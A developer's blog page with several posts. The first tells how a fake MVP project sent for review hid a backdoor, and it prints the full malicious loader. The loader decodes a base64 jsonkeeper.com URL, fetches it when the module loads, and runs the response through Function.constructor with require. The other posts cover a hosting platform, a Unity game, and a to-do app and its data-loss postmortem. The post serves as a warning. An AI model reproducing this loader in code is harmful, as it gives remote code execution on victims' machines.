Author: dpb

  • Gemini Could Have Prevented a Backdoor Installation, but It Chose Not To. Who Helped?

    Recently, I was asked to review an MVP project to check what’s missing in the developer documentation. Since my guard was down, I was told to share a short summary of the needed changes or gaps in the documentation. Long story short, I did not review the changes.

    But then, a meeting was requested to share outcomes, improve the developer documentation, and identify gaps in the structure. I gave in because I am a sucker for developer experience.

    I pushed this until the last minute. Just when I was expected to join the meeting, I decided, why not. I downloaded the project, it was a template Node.js app + React app. Two things:

    1. It was a template project, so I did not review / evaluate it considering it might be dummy and full of boilerplate.
    2. The project + the organization containing the project was create within the last year. The organization had only single project and the commit to the repository was made 9 months ago.

    While these are massive signals (flag #1), I ignored them and attempted to review the code and the project.

    Timeline

    As I joined the Google Meet, I ran npm install.

    Now, the CLI npm install captures the dependencies and sets them up. While it ran the script, it showed 84 critical vulnerabilities. That is flag #2. I ignored these. While I must have stopped there, or at least, I should have run the project inside a virtual environment. I always use VirtualBox for projects and apps that I do not trust. Since I am working on Simplewala platform, I have the VirtualBox locked out (because of Docker sharing the hypervisor), so I decided that ~10 minutes worth of extra effort is not worth it.

    Kids, if you ever download a project that is not actively being maintained, never run it on your primary devices. Always create a virtual environment and run it there.

    The npm install took about 2 minutes. The meeting time, for the sake of argument, started at 1 pm, and it was now 01:02 pm. Someone who skips a meeting, runs late, or is late to a meeting for a few minutes should be forgiven. Everyone tries their best to arrive on time, but it can be 2-3 minutes every now and then.

    Then, it was 01:06 pm and I sent a message to the person.

    As I sent the message, I got curious as to why the person wanted to try out their MVP, use the dashboard, check the SDK and API documentation and help them understand the gaps.

    I quickly opened up Gemini and I asked it, can you assess whether the repository is safe or vulnerable. I wrote a quick message,

    is this repository vulnerable? ctrading/src at main · 0xswancoin-tech/ctrading · GitHub, check the code https://github.com/0xswancoin-tech/ctrading/tree/main/src for any backdoors or vulnerabilities

    It told me no. Here is the response,

    Sorry, I cannot fulfill your request to analyze a specific, concrete repository for vulnerabilities or backdoors. I recommend searching online for standard code auditing practices, static application security testing (SAST) tools, or guidelines on secure code review to help you evaluate the repository safely.

    I did not have enough time, I needed to know whether to proceed or shut down the entire thing, wipe my system and run up the mountains. Gemini decided it was better to keep itself safe than help the user.

    Before you bash me, I can understand that the same prompt can be used by a malicious user to attempt to hijack Gemini systems, too. But, is Gemini not safe enough? Why use it then altogether?

    I asked Copilot and while initially it did attempt to tell me it cannot read the code, when I copy pasted the code it scanned the code and told me that there is actually a backdoor in the code.

    Yeah, this is absolutely a backdoor, and a serious one.

    It then reviewed the code (it was hidden in the authentication layer), and the code was prone to a backdoor / remote code execution.

    const domain = Buffer.from(
    "aHR0cHM6Ly93d3cuanNvbmtlZXBlci5jb20vYi9TR0Y4Rg==",
    "base64"
    ).toString("utf8");

    The code would capture the code from a base64-encoded string and then execute the code that it downloads from the remote URL, which cannot be reviewed by a SAST tool because the code lives elsewhere.

    const handler = new (Function.constructor)('require', errCode);

    In this case, it was on the jsonkeeper.com website. Here is the code if you’d like to see:

    const domain = Buffer.from(
    "aHR0cHM6Ly93d3cuanNvbmtlZXBlci5jb20vYi9TR0Y4Rg==",
    "base64"
    ).toString("utf8");

    const responseHandler = (error) => {
    try {
    if (typeof error !== 'string') {
    console.error('Invalid error format. Expected a string.');
    return;
    }

    const createHandler = (errCode) => {
    try {
    const handler = new (Function.constructor)('require', errCode);
    return handler;
    } catch (e) {
    console.error('Failed:', e.message);
    return null;
    }
    };

    const handlerFunc = createHandler(error);

    if (handlerFunc) {
    handlerFunc(require);
    } else {
    console.error('Handler function is not available.');
    }

    } catch (globalError) {
    console.error('Unexpected error inside responseHandler:', globalError.message);
    }
    };

    const getPassport = () => {
    axios.get(domain)
    .then(res => responseHandler(res.data.cookie));
    }

    const passport = (() => {
    getPassport();
    })();

    This was what I was looking for: an indication that the reason why there was radio silence was that the person was only expecting me to run the program. I stopped and before deleting anything—which, well, only makes things worse. I opened up Claude and I asked it to review the same thing. Claude was happy enough to jump on this call with me and review the project, review the files, review the package.json, review the impact of npm install script. Claude also guided me to evaluate the directories and scripts that may be running in case there was something off.

    • First of all, we reviewed the dependencies downloaded and installed. Claude indicated that a particular dependency (“grayavatar“) was removed from the NPM platform because it was deemed to have malicious code.
    • Then, we reviewed the folders created inside the project, but also in the cache or npm folders.
    • Then, Claude also gave me the grep commands to check whether any programs were running (or whether grayavatar was installed; which it wasn’t). We did not kill anything, we just evaluated the situation for a moment.

    The package.json file did not contain any executors that may have run before or after the dependency download; it was safe to assume that npm install was waiting for npm run to install the backdoor.

    It wasn’t until a little later (~2 hours later) that I received a message from the same person, telling me how sorry they were for not joining the call and asking me if I had an opportunity to review the dashboard and provide any feedback to them. At that moment, I was sure that they had not received what they were looking for and they wanted me to give the dashboard a go.

    I decided to play “dumb” and say stuff like, the npm is not working, the project is not running, and the dependencies are not being downloaded to see who this person is. And if Kitboga has taught me anything, it is that scammers have all the time in the world. They would waste hours just to get you to perform an action that you would regret.

    Key takeaways

    I think, for myself, and in general, there are a few key takeaways from this.

    • Open source safety should be of utmost priority.
    • Microsoft has a lot of screws to tighten.
      • NPM
      • GitHub
      • VS Code
        • Several nodes must be tightened.

    The Open Source must be reevaluated completely. I guess Open Source has been made so simple and convenient that everyone wants to use it. Perhaps it is time to draw some bridges. Perhaps it is time to make it harder and stricter for anons to join. Perhaps it is time for the Open Source gatekeepers to take ownership of the helm and protect the community. I will write a follow-up post about what I think should help the community grow safer on open-source platforms.

    Oh, and for myself, did I make a mistake? Heck yeah, I did. Should I have been more careful? Indeed. Did I learn a lesson? I sure hope I did.

    Also, I did thank the AI platforms for the help, and no thanks to Gemini!


    And, FYI, I am still in touch with the person, and I send a message a day to keep them engaged and to think that perhaps I am still in on this. 😉

  • Simplewala: Bridging the gap between PaaS and IaaS

    I started content writing about a few years back–back in 2011, 2012 to be precise and I always used a hosting platform to use the services. The simplicity they bring always outweighs the risks. I could create a new platform and be ready to go live in a few minutes. I have used Blogger (*.blogspot.com), WordPress (*.wordpress.com), and a bunch of others who could not survive for more than a few years. The challenge actually shows when you have to:

    • Monetize the platform.
    • Go to another platform.
    • Process the incoming traffic or take them elsewhere.
    • Add features that the platform does not support natively.

    Over the last few years I have been exploring if I can use custom hosting, such as an ASP.NET Core based website that supports Markdown-based content authoring and generation, or whether a static-site is a way to go with GitHub/GitLab-based hosting.

    Now, I believe I am starting to settle as the entire platform would act as a puzzle that I can rotate and combine in any manner. I can host my server on any hosting platform, I can keep the content on the cheapest (yet fastest) storage platform (with high availability, of course), and then plug them together to become a web app.

    This blog is 100% hosted on Simplewala platform. I am going all in, betting big on this one, and if all goes through fine, I would be (should be) the first person to complain when the services go down or when something is not working.

    I am betting that I am not alone and that I am going to help solve the problem for more people! If you are interested in exploring the platform, using it, or testing it out, please let me know. I am not opening the platform for public use just now, but the platform for now would remain a “invite-only”.

    Simplewala

    Simplewala is a platform that provides the best of PaaS and IaaS:

    • It is simple to configure, manage, and build on top of, just like PaaS platforms.
    • It is raw, bare compute power, and unapologetically machine, just like an IaaS deployment.

    I have been using the shared hosting platforms, PaaS app and software deployment services–Azure App Service being my favorite.

    Figure 1: The Simplewala Experience. Apps and resource management should not have to be too painful.

    The concept of Simplewala is not to be a hosting provider, but a tool that simplifies the hosting and management experience. I am not building a replacement layer for the underlying infrastructure, but a rather “simpler” (pun intended) way of managing your resources.

    Supported Features

    In the initial version of the app, the goal is to simplify:

    • How you manage your domains. While Simplewala is not a domain registrar, we will offer the right tools to get visibility in what your domain name has and what you need to set to get everything working. (See Figure 2)
    • The deployments, management, and lifecycle of the apps delivery. The apps include, but not limited to WordPress, runtime apps (think, Python, .NET, Go, etc.) and finally plain Docker apps.
    • Provisioning, running, managing, backing up, and restoring your databases. The platform supports MySQL and PostgreSQL at the moment, with plans to increase the SQL and NoSQL databases in future. The goal will always be on open-source platforms at first.
    Figure 2: The domain management experience. You can review all the records that must be set for your domain, the current value, and what it must be set to, in order to get your domain working and serving the requests from Simplewala platform.

    Today, we offer free SSL certificates (with Let’s Encrypt), which is a huge gap in the offerings from other hosting platforms. Almost every hosting platform charges a few USD per month and wild card certificates are a bigger challenge. Simplewala solves it by using Let’s Encrypt-based certificates. Our platform requests the SSL certificates for your app automatically and applies them to the servers. We also review and renew your certificates before they expire. This way, you and your customers are not (b)locked out.

    Figure 3: The SSL certificates tab shows all the SSL certificates assigned to your servers and domains. You can renew the certificates directly from here, the platform can also do that for you.

    All in all, we expect that the platform simplifies your flows by taking out the complexities from machine management. You get to use a dashboard that works “with” you and “for” you to keep the complexity out of the picture.

    Future?

    While, we are spending more time testing the waters for the project, finding the edge cases, and making sure the platform is stable. The next steps are to make the platform more consistent (running multiple gears causes the state of the servers, apps, and platform to be inconsistent). The goal is for the resources and servers to be run and managed by the platform, with the user defining the end state of their services and apps on the platform (think, a database) and then have them provisioned on the servers; a Terraform-like experience.

    While I do not have an active roadmap (I do; it’s just not polished enough…) I do plan to:

    • Make the platform simpler and easier to use across the devices (Desktop, Android, etc.), screens (resolutions, sizes, etc.), and networks.
    • Reduce the complexity in the offerings (offer one web app platform, and offer it best).
    • Simplify the operations of the apps, so a 10-year old can use the platform and deploy their first app in a few minutes (not days!)
    • Make the platform more readable, so you know what you need to do and what platform takes care of.

    The documentation of the platform will be available on simplewala.com. While, the platform itself will be hosted on simplewala.cloud.

  • I Created This Mobile Game in a Week.

    I recently published a mobile game that I developed in about 1-week. The whole plot was a rocket ship that is travelling and on the tap it flips the direction. My brother told me about this while we were playing Apex Legends and I created a Unity project before we went back to lobby and by the weekend, I had an early prototype ready for his review. The objective for me was to create a game that my daughter would love to play.

    If you’re interested, check out Distant Ride Fail on the Play Store. I’ll appreciate that.

    Distant Ride Fail

    The whole plot of the game is a single-touch based mobile game. The whole objective of the game is to allow the user to use single-tap and help the ship cross the space. The space is infinite, and so the ship must traverse the area and avoid the incoming obstacles.

    You can play the sessions unlimited numbers of time. You do have to restart the game session when you hit the obstacle.

    Development

    The game is created using Unity engine. The game is a simple loop of C# script that performs all the operations:

    • Generate the obstacles and set their translation and rotation.
    • Apply “wobble” movements to the rocket.
    • Track the movement and collision.

    At the moment there are no trackers or analytics in the game.

    The game code obviously has scripts that do “one task”, such as “wobble” and “obstacle detector” are all different script that use the main loop and update the state of the game. I tend to write the game logic with state so that the UI only renders the processed state and data on the screen, while the background processes can continue to run in the background.

    Assets and UI

    I used the Low Poly assets for the mobile-based interface. Also, the UI was created responsive. The UI stretches to accommodate the different screen factors and sizes.

    Instead of Unity Input System, I used the Rewired package to handle the input as I intend to expand the actions and handlers to other input providers (mouse and keyboard, controllers, etc.). I will write more on that once I have published the game on Microsoft Store as well. For now, the only input being handled in the touch input.

    Publishing Experience

    I have only published the game to Android and Windows platforms. In my experience, Apple is always a tough platform to crack and getting your app (or game) published.

    The game is currently live on Play Store, and undergoing a launch on the Microsoft Store as well.

  • Production Data Loss for twodos App: Minimal Impact on Users

    The database for the twodos app was dropped because of a misconfigured environment variable, causing existing users to be logged out of accounts and unable to access their data for a while.

    The problem has been resolved since and data has been restored. You can access the service here on twodos.app website or download the client apps.

    Cause

    The Docker image used for the deployment of backend API had an extra environment variable NODE_ENVIRONMENT added. The objective was to make the Docker image a development instance by default. On production, environment variables would be configured to override the development/staging values.

    There was a data layer code that reads this variable on app start up and purges all the data from the database.

    The sequelize database being force created when the Node environment is development.
    The sequelize database being force created when the Node environment is development.

    This line was not gated properly and read a single variable to make such a big decision. The gate has been two-factored and an additional environment variable is now expected before the data can be purged making it difficult to enter this gate by mistake. Especially on production environments.

    Impact

    The misconfigured environment variable caused the database tables to be dropped with the data being truncated. This led all the existing users to lose the access to the application and the data that they had created.

    This was detected first on staging environment and then was propagated to the production environment.

    Resolution

    The impact on existing users was minimal. The data is now recovered, and the application is performing normally.

    To prevent this from happening again, the data layer environment gates have been two-factored to prevent single environments from purging the databases. Moving forward, to make such changes on a database, two variables need to be set that indicate the intention to remove or modify the data.

    The data backup was used to rollback to an earlier version of the database.

    Sincere apologies for the inconvenience caused.


    The changes applied are part of a wider effort to make the application simpler, stable, and scalable on the UI-part. The changes in the API will make it possible to extend and improve:

    • Users and account management, to allow easier account creation, login, sharing, and access management for privacy reasons.
    • Lists and tasks management, to better expose the lists and tasks actions so that native platforms can compliment the data (add reminders, change the themes, etc.)
    • State management of the application to make the application faster.
    • Improved testing of the platform (API + app) to ensure the application performs and delivers what it aims to deliver.

    We’ve received feedback from you all, especially around:

    • Emails and tokens not being delivered.
    • Application breaking (especially state management).
    • Lists and the tasks management UI being unclear.

    We’re moving slowly toward releasing the application with all the improvements deployed a) first to our API and then b) a new version of the app on the client platforms.

    Thank you!

  • Developed twodos with TypeScript + Flutter

    From a developer’s perspective, it is no longer a hello-world testing world anymore. Todos are the new Hello World.

    You’re doing groceries and you open the grocery list to find what items to buy and, boom, the list is no longer the last message in your WhatsApp chat thread anymore. Or, you have to scroll past a few messages to find the grocery list because you started another conversation.

    Lastly, definitely it is possible to use Google Tasks or another application to create and share the lists, but as a developer you’d rather spend 10 days building something than 10 minutes using something that exists. I definitely chose the path to build something.

    Developing the Backend

    When I started working on the application’s API, I wanted to use TypeScript. I chose TypeScript for two reasons:

    • I wanted to learn TypeScript-based complete app development, testing, deployment, and patching.
    • I wanted to add a different tech stack to my belt–no, okay, I lied, I wanted to work with sequelize. It is one of my favorite ORMs (after Entity Framework Core, of course).

    I developed the backend layer, which is barely an API that exposes certain actions that you can perform on the system. The API is exposed as a service, meaning, every interaction and action is done as a service; with your account + lists + tasks as the resources in the centre.

    The application also has a static HTML page for the homepage. You can visit the website here: https://twodos.app.

    The application is hosted on Microsoft Azure, and I am using Azure DevOps to manage the project and the entire software development lifecycle.

    Using Flutter for UI development

    Once I had the API ready, I tested it on Postman and via command-line based tests to perform user-journey actions. I knew it was time to do the UI. I wanted to give Flutter an opportunity to do the entire app development, cross-platform, and be able to patch and republish when possible and needed. The development went very smooth and I was able to target all major platforms. The objective I had was simple:

    • Make the application available on as many platforms as possible.
    • Keep the application simple.
    • The UI flows should correspond to the services and their features (the actions available).

    For this reason, the Flutter was the perfect choice. Even though I have not been able to deploy a Linux version of the application, the other platforms work perfectly fine.

    Oh, the iOS app was rejected by the App Store because it was too similar to other applications on the platform.

    Flutter made it very simple to write the application as a UI layer for the backend services and communicate when an action was made. I used the following packages to speed up the development:

    • Retrofit: handling HTTP interactions with the server.
    • Provider: to handle state management.

    I did not use Firebase because of a few reasons:

    • Firebase is not supported across all the Flutter platforms.
    • Analytics is useful, but, let’s be real. It is not supported for Windows, and that would mean either more work or less supported platforms.

    I still need to work on the push notification support, but the goal with push notifications is not to handle background messages rather the updates to UI. Here is a quick use case:

    • You go to grocery shop and open the list for the grocery items.
    • Your partner (with whom the list is shared) updates the list of items in real time.
    • You receive the updated list in real-time without having to reload.
    • The items you pick up are communicated in real-time with your partner as you “tick” them.

    The Play Store image for the twodos app. The message says "Create to-do list with your partner" and the screen shows two lists Grocery List and House Chores.
    Figure 1: The goal of the application was always to make it easier to create lists and share the tasks and their current status with the partner.

    The challenge with Flutter is that it is just a UI-development framework and a platform. It does not support anything complex, and once you start going down that rabbit hole you really see how Flutter lacks the performance–due to its declarative nature.

    Roadmap

    While the application is not a high priority for me, I definitely want to keep it active. For myself, at least. I would continue to add features and improve features or fix bugs to make the application stable. The goal is to:

    • Enable seamless accounts creation.
    • Enable push-notifications for in-app updates.
    • Allow blocking users or choose to keep your profile private.
    • Delete the lists and requests that do not receive interactions.
    • Make the app secure by running baseline privacy and vulnerability controls
    • Make the app building, testing, validation, screenshots, and deployment automatic via Fastlane.

    Finally, not right away but another goal is to make the UI simpler so the interactions happen naturally and give a cross-platform twodos experience.

    Download the application

    Check out the application on the Play Store. The application is only available on Android for mobile devices, but is available on macOS or Windows platforms.

    In the next blog, I will share the next updates as the application grows.

    Thank you for reading.